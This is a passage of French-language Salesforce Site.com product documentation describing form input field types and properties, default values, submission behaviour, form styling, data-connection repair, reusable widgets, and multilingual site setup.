Lors de l'ajout de champs de saisie à un formulaire ou à une page, les types de champ suivants sont disponibles. Cependant, si l'objet connecté à un formulaire ne contient pas de type de champ spécifique, vous ne pouvez pas ajouter ce type de champ de saisie au formulaire.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

| Élément de page | Description |
|---|---|
| Case à cocher | Permet aux utilisateurs de définir une valeur true (activé) ou false (désactivé) dans un formulaire ou une page. |
| Devise | Permet aux utilisateurs de saisir un montant en devise dans un formulaire ou une page. |
| Date | Permet aux utilisateurs de saisir une date dans un formulaire ou une page. Si la propriété `Sélecteur de date/heure` du champ est définie sur Calendrier contextuel, l'utilisateur peut choisir la date dans le calendrier qui s'affiche. |
| Date/heure | Permet aux utilisateurs de saisir une date et une heure dans un formulaire ou une page. Si la propriété `Sélecteur de date/heure` du champ est définie sur Calendrier contextuel, l'utilisateur peut choisir les valeurs dans le calendrier qui s'affiche. |
| E-Mail | Permet aux utilisateurs de saisir une adresse e-mail valide dans un formulaire ou une page. |
| Liste à sélection multiple | Permet aux utilisateurs de sélectionner une ou plusieurs valeurs dans une liste d'un formulaire ou d'une page. |
| Numéro | Permet aux utilisateurs de saisir un nombre entier dans un formulaire ou une page. |
| Pourcentage | Permet aux utilisateurs de saisir un montant en pourcentage dans un formulaire ou une page. |
| Téléphone | Permet aux utilisateurs de saisir un numéro de téléphone dans un formulaire ou une page. |
| Liste de sélection | Permet aux utilisateurs de sélectionner une valeur dans une liste d'un formulaire ou d'une page. |
| Zone de texte enrichi | Permet aux utilisateurs de saisir jusqu'à 32 768 caractères dans un formulaire ou une page. Prend en charge n'importe quelle combinaison de lettres, de chiffres ou de symboles. Les utilisateurs peuvent mettre en forme le texte, et ajouter des images et des liens hypertextes.<br><br>Remarque: En raison de contraintes de sécurité, il n'est pas possible d'utiliser un champ de zone de texte enrichi pour charger des images dans des sites Site.com ou dans des Sites Force.com. |

| Élément de page | Description |
|---|---|
| Texte | Permet aux utilisateurs de saisir jusqu'à 255 caractères (en fonction de la limite de champ dans l'objet Salesforce) dans un formulaire ou une page. Prend en charge n'importe quelle combinaison de lettres, de chiffres ou de symboles. |
| Zone de texte | Permet aux utilisateurs de saisir jusqu'à 32 768 caractères dans un formulaire ou une page, qui s'affichent sur des lignes distinctes. Prend en charge n'importe quelle combinaison de lettres, de chiffres ou de symboles. |
| URL | Permet aux utilisateurs de saisir une adresse de site Web valide dans un formulaire ou une page. |

CONSULTER ÉGALEMENT :

- Ajout de champs de saisie à des formulaires et des pages
- Propriétés d'un champ de saisie
- Ajout d'un formulaire à la page

## Propriétés d'un champ de saisie

Lors de l'ajout ou de la modification de champs de saisie dans un formulaire ou une page, utilisez les options de la section Propriétés du champ du volet Propriétés pour contrôler le fonctionnement du champ de saisie sélectionné.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

| Nom | Description |
|---|---|
| `Nom de l'étiquette` | Le nom externe du champ. Il est affiché en tant que nom de champ dans le formulaire ou la page. |
| `Valeur par défaut` | Définit la valeur par défaut du champ. La valeur que vous spécifiez est automatiquement renseignée dans le champ au chargement de la page. |
| `Champ obligatoire` | Si cette option est sélectionnée, l'utilisateur doit saisir une valeur dans ce champ pour pouvoir soumettre le formulaire. Un astérisque rouge (*) s'affiche en regard du champ pour indiquer qu'il est obligatoire.<br>Vous ne pouvez pas modifier le paramètre `Champ obligatoire` des champs qui sont obligatoires pour l'objet auquel le formulaire est connecté. |
| `Champ masqué` | Si cette option est sélectionnée, le champ est masqué dans le formulaire ou la page. Par exemple, vous pouvez masquer un champ obligatoire pour les visiteurs de votre site, ou définir la valeur par défaut d'un champ que les |

| Nom | Description |
| --- | --- |
| | utilisateurs ne doivent pas afficher ou modifier. Lorsque vous masquez un champ dans la zone de dessin de la page, vous pouvez toujours y accéder à partir du volet Structure de la page. |
| `Sélecteur de date/heure` | Cette option s'applique uniquement au champ `Date/heure`. Elle détermine si les utilisateurs peuvent sélectionner la date et l'heure dans un calendrier contextuel. |
| `Valeurs de listes de sélection` | Cette option s'applique uniquement aux champs `Liste de sélection` et `Liste à sélection multiple`, uniquement lors de l'ajout direct à la page. Définit la liste des éléments à afficher dans la liste de sélection (vous ne pouvez pas modifier des éléments de la liste de sélection si le champ est connecté à un objet).<br>Chaque élément de liste de sélection est formé d'un champ `Étiquette` et d'un champ `Valeur`. Le champ `Étiquette` est affiché dans la liste de sélection, alors que le champ `Valeur` est une valeur interne. Dans la plupart des cas, vous pouvez utiliser la même valeur dans les deux champs, sauf si vous souhaitez soumettre une valeur différente que celle affichée pour l'utilisateur.<br>Cliquez sur + pour saisir des valeurs pour les champs `Étiquette` et `Valeur`. |
| `Lignes` | Cette option s'applique uniquement aux champs `Zone de texte enrichi` et `Zone de texte`. Elle définit le nombre de lignes de texte à afficher. |

CONSULTER ÉGALEMENT :

- Types de champ de saisie
- Ajout de champs de saisie à des formulaires et des pages
- Modification des champs de saisie dans un formulaire

## Définition de la valeur par défaut de champs de saisie

Vous pouvez définir la valeur par défaut d'un champ de saisie que vous ajoutez à un formulaire ou une page. La valeur que vous spécifiez est automatiquement renseignée dans le champ au chargement de la page.

Lorsqu'elle est utilisée avec la propriété `Champ masqué` d'un champ (qui masque le champ sur le formulaire ou la page), la valeur par défaut permet de soumettre des données que vous ne souhaitez pas montrer aux utilisateurs. Par exemple, vous pouvez ajouter un champ masqué qui utilise l'option Propriétés globale afin de suivre l'envoi d'un formulaire.

Remarque: Les valeurs de champ par défaut déjà définies dans l'objet ne sont pas transférées vers Site.com.

Pour définir la valeur par défaut d'un champ :

1. Sélectionnez le champ.
2. Cliquez sur **Configurer** dans le volet Propriétés.
3. Sélectionnez la source de la valeur par défaut.

| Option | Description |
|---|---|
| Valeur fixe | Permet de spécifier la valeur. Par exemple, pour un champ de texte, vous pouvez ajouter un texte par défaut. Si le champ est une liste de sélection, vous pouvez également sélectionner une valeur par défaut dans la liste. |
| Chaîne de requête d'URL | Permet de transmettre le contenu d'une variable à l'élément via une URL au chargement de la page. Par exemple, si vous utilisez un champ de liste de sélection, vous pouvez transmettre des informations sur la variable (par exemple l'emplacement) afin de filtrer la liste et d'afficher uniquement les éléments de cet emplacement. Pour consulter des scénarios similaires qui utilisent des répétiteurs de données, reportez-vous à Exemples de filtrage de données. |
| Propriété globale | Permet d'utiliser une valeur fixe du site, par exemple la date ou l'heure actuelle. |
| En-tête de demande | Permet d'utiliser une valeur du navigateur, par exemple l'en-tête de l'hôte ou la version du navigateur. |

4. Définissez la valeur par défaut.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Ajout de champs de saisie à des formulaires et des pages

Modification des champs de saisie dans un formulaire

Ajout d'un formulaire à la page

## Définition du comportement d'envoi d'un formulaire

Lorsque les visiteurs de votre site envoient un formulaire avec succès, vous pouvez les rediriger vers une autre page ou afficher un message indiquant la réussite de l'envoi.

Lorsque la page est ouverte :

1. Sélectionnez le formulaire dans le volet Structure de la page.
2. Dans le volet Propriétés, sélectionnez une option dans la liste déroulante En cas de réussite.

| Option | Description |
|---|---|
| Afficher une autre page | Redirige l'utilisateur vers la page spécifiée. |
| Afficher un message | Affiche un message sous le formulaire. |

3. Selon les cas, spécifiez :
   - La page cible de la redirection dans le champ `URL de la page`. Vous pouvez saisir une URL relative, par exemple d'une page de site, ou une URL absolue. Avec une URL relative, assurez-vous d'inclure une barre oblique (/).
   - Le texte du message dans le champ `Texte du message`.

Conseil: Le bouton **Envoyer** du formulaire utilise l'action de soumission du volet Événements.

CONSULTER ÉGALEMENT :

Ajout d'un formulaire à la page

Propriétés d'un champ de saisie

Présentation des services de données Site.com

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Style des formulaires

Le style des formulaires est défini en utilisant des thèmes CSS que vous pouvez adapter à la conception de votre site Web.

Lorsque vous ajoutez un formulaire à une page, il utilise un thème par défaut pour contrôler sa présentation. Pour modifier le thème du formulaire, sélectionnez une option dans la section Thème du volet Propriétés :

- `Par défaut` place le nom de champ au-dessus de la zone de texte. Les champs obligatoires sont indiqués par un astérisque rouge (*) en regard du nom.
- `Salesforce` place le nom de champ à gauche de la zone de texte. Les champs obligatoires sont indiqués par une barre verticale rouge (|) en regard de la zone de texte.

Vous pouvez également personnaliser un thème en fonction de vos besoins :

1. Sélectionner le formulaire dans la page.
2. Sélectionnez un thème à utiliser comme base dans la section Thème du volet Propriétés.
3. Ouvrez le volet Style, puis assurez-vous que `Classe` est sélectionnée.
4. Dans la liste déroulante Style, sélectionnez la partie du formulaire à laquelle vous souhaitez appliquer le style. Lorsque vous sélectionnez un élément, il est mis en surbrillance pendant quelques secondes pour faciliter sa localisation.

| Option | Description |
|---|---|
| Formulaire complet | Définit le style de tout le formulaire. |
| Lignes de champ | Définit le style de chaque ligne de champ. |
| Étiquettes de champ | Définit le style des étiquettes de chaque champ. |
| Champs | Définit le style des champs (zones de texte, listes déroulantes, etc.). Disponible uniquement pour le thème Salesforce. |
| Symbole requis | Définit le style de l'astérisque (*) des champs obligatoires. Disponible uniquement pour le thème par défaut. |
| Message d'erreur | Définit le style du message d'erreur affiché lorsque des utilisateurs tentent de soumettre un formulaire mal renseigné. Disponible uniquement pour le thème par défaut. |

Conseil: Si vous maîtrisez le code CSS, vous pouvez également modifier le style du formulaire dans la feuille de style du site.

5. Pour appliquer un style à la partie sélectionnée du formulaire, mettez à jour les propriétés du volet Style. Vos personnalisations du thème s'appliquent immédiatement, au formulaire sélectionné uniquement.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

6. Répétez cette procédure pour chaque partie du formulaire à modifier.

CONSULTER ÉGALEMENT :

Ajout d'un formulaire à la page

## Les vues Par défaut, Erreur et Aucune donnée


Lors de l'utilisation de répétiteurs de données, de tables de données, de fonctions de données et de formulaires, vous pouvez personnaliser ce que voient les visiteurs de votre site en cas d'erreur de connexion à la source de données. Pour des tables de données, des répétiteurs de données et les fonctions de données, vous pouvez en outre personnaliser les éléments affichés si aucune donnée n'existe pour la demande actuelle. Par exemple, si vous configurez un répétiteur de données pour filtrer et afficher dynamiquement des résultats en fonction de la sélection de l'utilisateur et que la sélection ne renvoie aucun résultat, vous pouvez afficher un message adapté décrivant la situation.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition




- La vue par défaut (1) est celle qui s'affiche généralement sur la page. Par exemple, lorsque vous ajoutez un formulaire à la page, la vue par défaut contient les champs du formulaire.
- La vue d'erreur (2) s'affiche en cas d'erreur de connexion à la source de données. Elle contient un bloc de contenu avec un message par défaut que vous pouvez personnaliser. Vous pouvez également ajouter d'autres éléments de page à la vue.
- La vue Aucune donnée (3) s'affiche quand aucune donnée n'existe pour la demande actuelle. Elle contient un bloc de contenu avec un message par défaut que vous pouvez personnaliser. Vous pouvez également ajouter d'autres éléments de page à la vue.

CONSULTER ÉGALEMENT :

Récupération dynamique de données avec des répétiteurs de données

Récupération dynamique de données avec des tables de données

Utilisation de fonctions de données

## Réparation des connexions aux données

Si vous ou un autre utilisateur modifie un objet auquel un répétiteur de données, une table de données, une fonction de données ou un formulaire est connecté, la connexion aux données risque d'être interrompue. Cela peut se produire, par exemple, lorsqu'un objet ou un champ connecté est renommé ou supprimé, ou si ses autorisations sont modifiées.

Lorsque vous ouvrez une page de site contenant des connexions de données interrompues, une boîte de dialogue indique le problème. Survolez l'icône de chaque élément pour connaître les solutions possibles.

| Problème | Solution |
| --- | --- |
| Un répétiteur de données, une table de données ou une fonction de données est connecté(e) à un objet qui ne dispose pas de l'autorisation d'accès appropriée, ou qui a été renommé ou supprimé. | Ouvrez le profil utilisateur invité, puis assurez-vous que l'autorisation « Lire » est activée dans l'objet.<br>En cas d'échec, cliquez sur **Modifier** en regard de l'élément répertorié pour ouvrir la boîte de dialogue Connexion aux données, puis vérifiez que l'objet approprié est sélectionné. Si l'objet a été renommé, sélectionnez le nouveau nom. Si l'objet a été supprimé, sélectionnez un autre objet ou supprimez l'élément de page. |
| Un répétiteur de données, une table de données ou une fonction de données tente de filtrer des résultats à l'aide de champs qui ne sont plus visibles, ou qui ont été renommés ou supprimés. | Ouvrez le profil utilisateur invité, puis assurez-vous que la sécurité au niveau du champ appropriée est activée pour chaque champ dans l'objet.<br>En cas d'échec, cliquez sur **Modifier** en regard de l'élément répertorié pour ouvrir la boîte de dialogue Connexion aux données, puis réinitialisez les critères de filtre. |
| Un élément de données est connecté à un champ qui n'est plus visible, ou qui a été supprimé ou renommé. | Ouvrez le profil utilisateur invité, puis assurez-vous que la sécurité au niveau du champ appropriée est activée pour le champ dans l'objet.<br>En cas d'échec, cliquez sur **Modifier** en regard de l'élément pour ouvrir la boîte de dialogue Modifier un élément de données, puis assurez-vous que les champs appropriés sont référencés dans toutes les listes déroulantes correspondantes et dans tous les textes personnalisés. |

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

| Problème | Solution |
| --- | --- |
| Un formulaire est connecté à un objet qui ne dispose pas de l'autorisation d'accès appropriée, ou qui a été renommé ou supprimé. | Ouvrez le profil utilisateur invité, puis assurez-vous que l'autorisation « Créer » est activée dans l'objet.<br>En cas d'échec, remplacez le formulaire, car vous ne pouvez pas modifier la connexion aux données d'un formulaire. |
| Un ou plusieurs champs obligatoires sont manquants dans un formulaire, car ils ont été ajoutés à l'objet après la création du formulaire. | Ajoutez le ou les champs manquants au formulaire. |
| Un champ du formulaire pointe vers un champ qui n'est plus visible, ou qui a été supprimé ou renommé. | Ouvrez le profil utilisateur invité, puis assurez-vous que la sécurité au niveau du champ appropriée est activée pour le champ dans l'objet.<br>En cas d'échec, supprimez le champ du formulaire. |

**Remarque:** Si vous êtes un utilisateur de communautés qui travaille avec des pages authentifiées, notez que l'accès aux objets dans des pages publiques et privées est contrôlé par le profil de l'utilisateur authentifié. Le profil utilisateur invité contrôle l'accès aux objets dans des pages publiques uniquement pour les visiteurs authentifiés.

CONSULTER ÉGALEMENT :

- Définition d'autorisations d'accès aux données pour des objets Salesforce
- Récupération dynamique de données avec des répétiteurs de données
- Ajout de champs de saisie à des formulaires et des pages

# Construction de widgets personnalisés

## Présentation des Widgets

Les widgets permettent de gagner du temps en concevant des éléments de page personnalisés que vous et votre équipe pouvez réutiliser dans votre site.

À l'aide des éléments de page Site.com existants, tels que des volets, des blocs de contenu, un code personnalisé ou des répétiteurs de données, vous pouvez créer des widgets adaptés à vos besoins. Vous pouvez ajouter des propriétés personnalisées pour faciliter la réutilisation de vos widgets. Et vous pouvez même ajouter un widget à un autre !

L'utilisation d'une feuille de style CSS pour le widget permet de contrôler son affichage lorsqu'il est ajouté à des pages de site ou à des modèles de page. De plus, vous pouvez permettre aux contributeurs d'ajouter des widgets à des pages de site, et ajouter des propriétés de marque permettant aux contributeurs de mettre à jour l'apparence du widget.

Les widgets permettent de :

- Diminuer les duplications dans votre site. Créez un widget, puis réutilisez-le.
- Réduire les charges de maintenance pour vous et votre équipe. Toute mise à jour apportée à un widget s'applique automatiquement aux copies du widget dans la page.
- Accélérer chargement de vos pages.

Éditions


Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**Exemple:** Par exemple, vous pouvez utiliser l'élément de page de code personnalisé pour créer des widgets de plug-in social réutilisables, par exemple les boutons **J'aime** ou **Suivre** de Facebook ou un fil Twitter. Like

Pour définir une présentation cohérente entre vos pages, vous pouvez également créer un en-tête d'entreprise comme le modèle de widget d'en-tête ci-dessous. Il contient un volet (1) avec un logo de société (2) et un menu (3). Le widget contient également un autre widget (4) formé d'un volet contenant le code personnalisé des plug-ins Facebook, Twitter et RSS.




Vous pouvez également utiliser des widgets pour stocker des parties de texte fréquemment utilisées, comme les noms de société, les adresses, le texte légal, etc. Créez simplement un widget contenant un bloc de contenu avec le texte approprié.

## Meilleures pratiques d'utilisation des widgets

- Partout où cela est possible, utilisez des widgets pour diminuer les duplications dans la conception de votre site. Cela est particulièrement important lorsque vous travaillez sur des conceptions ou des éléments de site complexes dont la maintenance peut être lourde.
- Si vous souhaitez utiliser les mêmes widgets dans plusieurs sites, créez un site de base qui contient tous les widgets requis. Ensuite, pour chaque site que vous créez, il suffit de copier ce site de base. Ainsi, tous les nouveaux sites contiennent automatiquement les widgets que vous avez créés.
- Lors de l'utilisation de CSS pour les widgets, ajoutez le CSS à la feuille de style du site, qui correspond à la feuille de style globale du site. Toutes les pages référencent automatiquement la feuille de style. Par conséquent, chaque widget s'affiche correctement sur la page.

CONSULTER ÉGALEMENT :

Création de widgets

Présentation des propriétés personnalisées des modèles de pages ou des widgets

Présentation de l'ajout d'une marque à un site

## Création de widgets

Les widgets permettent de créer des éléments de page personnalisés et réutilisables en combinant des éléments de page Site.com, un code personnalisé et une feuille de style CSS.

Lorsque vous créez un widget, il est ajouté à la vue Widgets, sous l'onglet Présentation, où vous pouvez accéder à et gérer tous les widgets du site. Si vous le rendez disponible, le widget s'affiche également dans la section Widgets, sous l'onglet Éléments de page, où vous et votre équipe pouvez le faire glisser aisément vers la page. Vous pouvez permettre aux contributeurs d'ajouter des widgets à des pages de site.

1. Survolez **Widgets** sous l'onglet Présentation, puis cliquez sur **Nouveau** ou sur **Nouveau widget** dans la vue Widgets.
2. Saisissez le nom du widget. Ce nom s'affiche dans le volet Éléments de page.
3. Vous pouvez également saisir une description.

   La description s'affiche sous la forme d'une info-bulle dans le volet Éléments de page.
4. Pour ajouter une icône d'affichage au widget, sélectionnez une image dans vos actifs importés. Utilisez une icône d'une taille de 16 x 16 pixels.
5. Si vous ne souhaitez pas afficher le widget dans le volet Éléments de page, vous pouvez également désactiver `Disponible dans le volet Éléments de page`, par exemple si vous ne souhaitez pas afficher le widget avant d'avoir terminé sa conception.
6. Cliquez sur **Appliquer**. Vous pouvez désormais ajouter des éléments de page au widget.
7. Cliquez sur le nom du widget pour l'ouvrir dans un nouvel onglet.
8. Ajoutez les éléments de page et les styles CSS dont vous avez besoin.
9. Vous pouvez également ajouter des propriétés personnalisées ou des propriétés de marque au widget.

Une fois la conception du widget terminée, assurez-vous qu'il est disponible sous l'onglet Éléments de page en sélectionnant `Disponible dans le volet Éléments de page` dans le volet Propriétés.

Pour permettre aux contributeurs d'ajouter un widget à une page de site, sélectionnez `Disponible pour les contributeurs` dans le volet Propriétés. Ce paramètre contrôle l'affichage ou non du widget dans le volet Éléments de page du contributeur. Vous devez également vous assurer que le site inclut une page de site basée sur un modèle avec au moins un volet modifiable.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

CONSULTER ÉGALEMENT :

- Présentation des Widgets
- Présentation des propriétés personnalisées des modèles de pages ou des widgets
- Présentation de l'ajout d'une marque à un site
- Ajout d'un widget à une page

## Ajout d'un widget à une page

Avant d'ajouter un widget à une page, assurez-vous qu'il est disponible. Procédez comme suit :

- Sélectionnez `Disponible dans le volet Éléments de page` dans le volet Propriétés lorsque le widget est ouvert.
- Survolez le widget dans la vue Widgets de l'onglet Présentation, sélectionnez > **Modifier les propriétés**, puis `Disponible dans le volet Éléments de page`.

Lorsque la page est ouverte :

1. Faites glisser le widget depuis la section Widgets vers le volet Éléments de page de la page. Lorsque vous ajoutez un widget à une page, une copie ou *instance* du widget est créée. Vous ne pouvez pas modifier cette instance de widget.
2. Mettez à jour les propriétés dans le volet Propriétés de l'instance du widget, si disponible.

CONSULTER ÉGALEMENT :

- Présentation des Widgets
- Présentation des propriétés personnalisées des modèles de pages ou des widgets
- Modification et suppression de widgets
- Création de widgets

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

### Modification et suppression de widgets

Accédez aux widgets du site dans la vue Widgets, sous Tout le contenu du site (sous l'onglet Présentation).

Pour mettre à jour un widget, survolez-le, puis cliquez sur . Dans le menu , vous pouvez :

- Modifier le widget. Lorsque vous modifiez un widget, il s'ouvre dans un nouvel onglet. Toutes les mises à jour que vous effectuez s'appliquent immédiatement aux pages du site ou aux modèles de page qui les référencent.
- Mettez à jour les propriétés du widget, comprenant le nom, la description, l'icône d'affichage et la disponibilité. Dans la vue Widgets, vous pouvez également modifier le nom, la description ou la disponibilité en ligne en double-cliquant sur l'élément.
- Dupliquez, prévisualisez ou supprimez le widget. Vous ne pouvez pas supprimer un widget s'il est utilisé dans une page de site, un modèle de page ou un autre widget.

CONSULTER ÉGALEMENT :

Présentation des Widgets

Création de widgets

Ajout d'un widget à une page

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Création de sites multilingues

### Présentation des sites multilingues

Site.com Studio permet de créer des versions linguistiques différentes de votre site. Toutes les langues sont conservées au sein du site, par conséquent, il n'est pas nécessaire de créer et de gérer un site distinct pour chaque langue.

En tant qu'administrateur ou concepteur de site, vous pouvez ajouter et gérer les langues que le site doit prendre en charge. Après avoir ajouté une langue au site, le sélecteur de langue de Site.com Studio dans la barre d'outils permet de basculer d'une langue à l'autre lors de la modification du contenu d'une page. Cela facilite et accélère la modification du contenu, car il n'est pas nécessaire de quitter la page pour changer de langue.

Les contributeurs, les concepteurs et les administrateurs de site peuvent ajouter à une page un contenu spécifique à une langue à l'aide du sélecteur de langue.

En tant qu'administrateur ou concepteur de site, vous pouvez également exporter le contenu d'un site dans un fichier .xml et l'envoyer à votre service de traduction. Une fois le fichier modifié, il suffit de l'importer dans votre site pour remplacer chaque page par le contenu traduit.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Vous pouvez ensuite ajouter à vos pages un Sélecteur de langue qui permet aux visiteurs du site de choisir leur langue préférée parmi celles prises en charge. Si une partie du contenu du site n'est pas disponible dans la langue sélectionnée, vous pouvez spécifier une langue de *remplacement*.

Exemple: Par exemple, si un visiteur choisit le Français (CA) dans le sélecteur de langue, alors qu'il n'existe aucun contenu en français (CA) pour cette page, le contenu dans la langue de remplacement, le Français (FR), s'affiche à la place.

CONSULTER ÉGALEMENT :

Création d'un site multilingue

À propos de la modification du contenu linguistique

## Création d'un site multilingue

La création d'un site multilingue est un processus à plusieurs étapes. Le processus comprend la définition des langues que vous souhaitez prendre en charge dans votre site, l'ajout de contenus traduits dans chaque langue, et la sélection de la langue par les visiteurs du site.

1. Définissez la langue par défaut du site. Il est important de le faire avant d'ajouter un contenu traduit à votre site.
2. Ajoutez des langues au site.
3. Définissez des options pour chaque langue, telles que la langue d'affichage et la langue de remplacement.
4. Ajoutez un contenu dans chaque langue du site, en utilisant l'une des deux méthodes suivantes :
   - Modifiez directement le contenu de la page pour chaque langue.
   - Exportez le contenu pour le traduire, puis importez la traduction.
5. Ajoutez un élément de page Sélecteur de langue aux pages de votre site afin de permettre aux utilisateurs du site authentifiés de choisir leur langue préférée.
6. Si vous avez une communauté en libre-service élaborée sur le modèle Customer Service (Napili), ajoutez le composant Sélecteur de langue aux pages de votre communauté. Il permet aux utilisateurs invités (qui ne sont pas connectés) de sélectionner leur langue préférée. Pour plus d'informations, reportez-vous à Utilisation de modèles pour élaborer des communautés.

Conseil: Après avoir ajouté à votre site un contenu linguistique spécifique, vous pouvez partager une URL d'aperçu distincte pour chaque langue. Basculez simplement vers la langue souhaitée à l'aide du sélecteur de langue de Site.com Studio, puis cliquez sur **Afficher l'aperçu anonyme**. Copiez ensuite le lien et envoyez-le à vos réviseurs.

CONSULTER ÉGALEMENT :

Présentation des sites multilingues

À propos de la modification du contenu linguistique

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter et gérer des options linguistiques :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier un contenu linguistique :

- Champs `Utilisateur Site.com Publisher` ou `Utilisateur contributeur` activés dans la page de détail de l'utilisateur et dans tous les rôles attribués au niveau du site

## Configuration de la langue par défaut

La langue par défaut correspond à la langue d'affichage initiale de votre site. Par défaut, elle est définie sur Anglais (US), qui sert de langue de départ pour ajouter de nouvelles langues.

Il est important de définir la langue par défaut avant d'ajouter à votre site un contenu dans une autre langue. Ce paramètre est distinct du paramètre de langue par défaut de votre organisation Salesforce.

1. Cliquez sur **Configuration du site** > **Langues** dans l'onglet Présentation.
2. Sélectionnez une langue dans la liste déroulante Langue par défaut du site.

Remarque: Si vous souhaitez modifier la langue par défaut après avoir ajouté un contenu traduit, vous devez au préalable exporter le contenu traduit, changer la langue par défaut, puis importer le contenu dans votre site. Sinon, le contenu traduit ne s'affiche pas pour la nouvelle langue par défaut.

Par exemple, supposons que vous définissez l'anglais comme langue par défaut du site et que vous ajoutez le français comme langue du site. Après avoir ajouté un contenu en anglais et en français, vous définissez le français comme la langue par défaut du site. Pour conserver le contenu en français, vous devez d'abord l'exporter. Vous sélectionnez ensuite le français comme langue par défaut du site, puis importez le contenu en français dans votre site.

CONSULTER ÉGALEMENT :

Ajout de langues

Définition des options linguistiques

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter et gérer des options linguistiques :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

